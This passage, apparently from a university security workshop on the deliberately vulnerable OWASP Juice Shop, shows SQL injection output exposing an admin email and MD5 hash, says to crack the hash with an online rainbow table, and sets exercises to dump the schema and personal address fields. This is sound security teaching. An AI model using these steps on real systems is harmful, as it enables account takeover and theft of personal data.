    "deluxePrice": "5",
    "image": "6",
    "createdAt": "7",
    "updatedAt": "8",
    "deletedAt": "9"
},
```


Tells us the admin email is admin@juice-sh.op and the password hash is 0192023a7bbd73250516f069df18b500

16. Then using an online rainbow table service (such as https://crackstation.net/), we can enter the hash and get the password:



17. Try logging-in manually using Jim's credentials to double-check that they are correct.

On Your Own

For the rest of this workshop, you will need to complete the following activities. You may work in pairs. Submit your answers in the Gradescope exercises.

1. Using SQL injection, determine the entire database schema definition. The table names are sufficient for this exercise.
2. Determine which products are no longer available for sale within Juice Shop.
3. From the Addresses table, access the fullName, zipCode, and mobileNum fields.
4. Find one other plaintext password for a user.